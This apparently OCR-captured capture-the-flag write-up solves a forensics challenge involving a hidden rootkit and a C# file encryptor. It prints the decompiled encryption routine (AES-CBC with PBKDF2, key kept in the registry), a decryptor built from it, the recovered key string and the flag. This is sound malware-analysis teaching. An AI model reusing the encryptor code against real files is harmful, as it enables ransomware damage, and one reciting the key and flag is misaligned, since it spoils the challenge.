
Forensics - Ransookit

> I have not saved the original description. But it was approximately the following content, an automated workstation was compromised, a rootkit was installed on it and some files were encrypted. The files need to be decrypted.

Here's the OVA image. Analyze it with some toolkit, but I did everything through the archiver. The rootkit is located at the path C:\Program Files\VMware\VMware Tools\VMware Tools\VMware VGAuth. The VGAuthCGI.exe file (rootkit) and the sys folder are hidden in this directory. The sys folder contains the encryptor itself - aliasStore and the encrypted file - VGAuth.sys.config. We open the encryptor in Detect It Easy and see that it is written in C# (.NET).



Open it in dnSpy. And look at its logic.

```
private static void Main(string[] args)
{
        string text = DISK_ENCODER.__KEYGEN(2048);
        DISK_ENCODER.GET_REGKEY =
Registry.CurrentUser.CreateSubKey("Software\\Wow6432Node\\Microsoft\\Activ
e Setup\\Status");
        DISK_ENCODER.GET_REGKEY.SetValue("INFO", text);
        DISK_ENCODER.GET_REGKEY.Close();
        try
        {
                DISK_ENCODER.ShowWindow(DISK_ENCODER.GetConsoleWindow(),
0);

DISK_ENCODER.__INIT(Directory.GetCurrentDirectory().ToString(), text);
                Environment.Exit(0);
        }
        catch
```

```
        {
                Process.GetCurrentProcess().Kill();
        }
}
```

The encryption key is saved in the registry at the path **HKCU\Software\Wow6432Node\Microsoft/Active Setup\Status**.

```
private static void __ENCRYPTION(string GET_INPUT_FILE, string
GET_CIPHER_KEY)
{
        try
        {
                DISK_ENCODER.GET_FILE_INFO = new FileInfo(GET_INPUT_FILE);
                byte[] input_HANDLER = File.ReadAllBytes(GET_INPUT_FILE);
                byte[] array = Encoding.UTF8.GetBytes(GET_CIPHER_KEY);
                array = SHA256.Create().ComputeHash(array);
                if (DISK_ENCODER.GET_FILE_INFO.Length <= 31457280L)
                {
                        byte[] bytes =
DISK_ENCODER.__CIPHER(input_HANDLER, array);
                        File.WriteAllBytes(GET_INPUT_FILE, bytes);
                        File.Move(GET_INPUT_FILE, GET_INPUT_FILE +
".config");
                }
        }
        catch
        {
                Thread.Sleep(100);
        }
}

private static byte[] __CIPHER(byte[] INPUT_HANDLER, byte[]
GET_CIPHER_KEY)
{
        byte[] result = null;
        byte[] salt = new byte[]
        {
                very_big_salt
        };
        using (MemoryStream memoryStream = new MemoryStream())
```

```
        {
                using (RijndaelManaged rijndaelManaged = new
RijndaelManaged())
                {
                        Rfc2898DeriveBytes rfc2898DeriveBytes = new
Rfc2898DeriveBytes(GET_CIPHER_KEY, salt, 4096);
                        rijndaelManaged.KeySize = 256;
                        rijndaelManaged.BlockSize = 128;
                        rijndaelManaged.Key =
rfc2898DeriveBytes.GetBytes(rijndaelManaged.KeySize / 8);
                        rijndaelManaged.IV =
rfc2898DeriveBytes.GetBytes(rijndaelManaged.BlockSize / 8);
                        rijndaelManaged.Mode = CipherMode.CBC;
                        using (CryptoStream cryptoStream = new
CryptoStream(memoryStream, rijndaelManaged.CreateEncryptor(),
CryptoStreamMode.Write))
                        {
                                cryptoStream.Write(INPUT_HANDLER, 0,
INPUT_HANDLER.Length);
                                cryptoStream.Close();
                        }
                        result = memoryStream.ToArray();
                }
        }
        return result;
}
```

The encryption salt has been removed for better readability. Rijndael encryption is used. If you have the encryption key, you can easily recover the file. Start the system and execute the command in the terminal to get the key:

```
reg query "HKCU\Software\Wow6432Node\Microsoft\\Active Setup\Status"
```

Next, without inventing anything new, just rewrite the encryption function to decryption, and change the main function:

```
private static void __DECRYPTION(string GET_INPUT_FILE)
        {
            try
            {
```

```
                DISK_ENCODER.GET_FILE_INFO = new FileInfo(GET_INPUT_FILE);
                byte[] input_HANDLER = File.ReadAllBytes(GET_INPUT_FILE);
                byte[] array = Encoding.UTF8.GetBytes("HF48K!SP%hHudfQrk?
*wvYvn*F-$DrooyKUdie0ZcY82OR%bW6$Mbk15hR?
E@bLZ/q(TL!IGTmTXm/ZtKtqU0bNNfl(RgwjAMj9uWyQjy7)*QeTo/b)T8+wnc4*x+$wuCTKDF
1XjcHs/iY&ASeYF2PPV9WSo9qr7KV9?
UPjOEg+0V3ED7!fkpr+!E@Q6i5w8m84Nm=3C(KBVYl=GRO3=LHSqd-)e-z2V7FNj-
+o8Hcpfqtlp$KpUCxxfqO6nFYDSe3lTXmHZx%/6p9A7kbo!KiSJe5)6HA25YWA!HSRaCPtH5+@
3O=D16PH(kb*ptXSxPJhS8NzSJN8(@Lbn)MsI?B-
IOFZ2dz41&&/vgt%AW7rseMGZAXvg2K0NKZD3!&*hgG-/S2HWRs8Mgd0C-
A2FDY=9T1lHpONZ&KMYONGUQYPKYn34vB4!R6dHHLwoR=3DeiQWQc*7)i*1J@l2?
3jogZIN3EQCopCRsM2$XhoSN&)5%y-Rx%qlnPtFZCpLL8TbguJ?
KvenPQbjgZSFF=cu=n1cpxnU+cGb0oZXoBHBmCWW*Kv=7kFMgwc/)4ekIJw9K=6+A(nE/aH&Re
ofBnkdX%(DMhd7uu)dcjM*a3=*?
BUFpfxlQ=isvSmQE22po2hVg1q5SzEUnvgVw$l37/ruLY4K?&7vBhXRr=v**+Tn%OEA9QqOR-
4wL9JI&g8V+gSFYP1xRx//vDz?T3Y3dtdDzxF5@n+fG?wl(-
ztl/&rG@AIJM*PIE/UCPdxJ&715k9xeOCVE1Rkx9?!x?
v0zyWCEbj2sBkpHS8tCZ0(JqKe9fuPSq=MXHCGN7tD2W0CQzceBb7XU0qJn/Pw3TjBBYRAQ1fS
3xQ!@INKCPO+5z/un)qVs&Wi!yA/hcOW(pqtk3Tf1FtnFsSZgujXLKx7a4AOHVzxB+&QJVJ7wK
qmZ6dSfyj!/+L8+6T23EYgc&mNvCQLkzxArKhqb46g8@4J2LZZBdDs9JKdUPtdiYZQRKR4Z0b-
V/unOchk0$JGvEOh=DWLLc?
kmn/s%rAYCFW%luO/4I0rOSsM&64VdP9/%KAyj@qI$8Ep4T(c*deDzdWT(2vK!2%9SdAbtnf/o
r1dODez!bgA86Qn!324QgUK$SWbTr5Y-
mlHy)F/X&WiV%AjNjo$7yyIWqm(3DfTsICWUI*%x!gUJ9@&R!N7C/nW!d8IeKLUnC@N+1PFuuP
&Se-
k1p1)$vQ0s2i$X3mnzL3H&yEmuHMfzqEgeXd@gSd/8MsMTY5+HzUGx+oCkOV6i8BByBj=ZxGg5
*V7G/TWYVY=V?5n5bcS?ugALqlR@5ogs*Y9t4(r%-hNjB30S&R-
V*iKfUvneChp3+ehw&)Bf7X-NSnK98-)oqL3cNeYIfN/o+hstWDWCPqlok?
M3l0tDoBN3xEips/=tfhV8(nn4z$Y=xP/QRrt1r*=$T*&Rr4gXq+ICza7-
N*bxzNFhMSXBWVBqhfoGrVM(hBg5H@o+6un3kZOG6lEYhfAU@psT91e+ygPx3WaX1gRy4VFHQi
XFR*kBAL/oTUEFQwEEJnZjL4tANZnrjkCbdZx!(Nwse8DhbMiIRA-0I*%jRj*yvYF6R0y+-
QJ($4FZ0LwB+fZimZSpeNtiZ-&F3UQxkrJA+C9a5r5F!97Q-
tT+hJj8uys/7=tg(=oXVZrkm/6!eounO3GKAZPaHYdPg%p5?
ZK!Vk%wB6bpZvdFDF1D)jft7NP?(cEsZA@Fe7R19hIR?
xBj%XMaQl@l)oDHU&0w26PY5XyT!=RjaNvKM2DuQ0c!LbL@3Jg$3jmOhz0tv)mQUdL3/)
(p)GgBdbNeM8m0qa2$yhzkCg-WNMq4Pf?!O+?
xDk7FlVh!d8w)xUEiQimjHJ!R8fO3*zmzdF!Nxu-3-L)bmwH(amt2bkq%wpTGG0-1W?
nsh+7tk5k(Pj2MYTcYF6X)m/nHa/xUNOFoImlj1ASs=u1N9G5!XwwmxuFob0SsIP4BdOD94)uF
o1)+NZUTJ!?npq+lg&IB4xk6$07vD(FeCr-(1NaBf-iVSRi!Wpc78tX+RJBkpwQ");
                array = SHA256.Create().ComputeHash(array);
                if (DISK_ENCODER.GET_FILE_INFO.Length <= 31457280L)
```

```
                {
                    byte[] bytes = DISK_ENCODER.__CIPHER(input_HANDLER,
array);
                    File.WriteAllBytes("path\\VGAuth.sys", bytes);
                }
            }
            catch
            {
                Thread.Sleep(100);
            }
        }

private static void Main(string[] args)
        {
            DISK_ENCODER.__DECRYPTION("path\\VGAuth.sys.config");
            Console.WriteLine("decrypt");
        }
```

Run the decryptor and the output file is a DLL. Go through them strings and get the flag!

> Flag: **ctfzone{!R1nG0_r00Tk1T_Ea$Y_byPa$$!}**
> Decrypter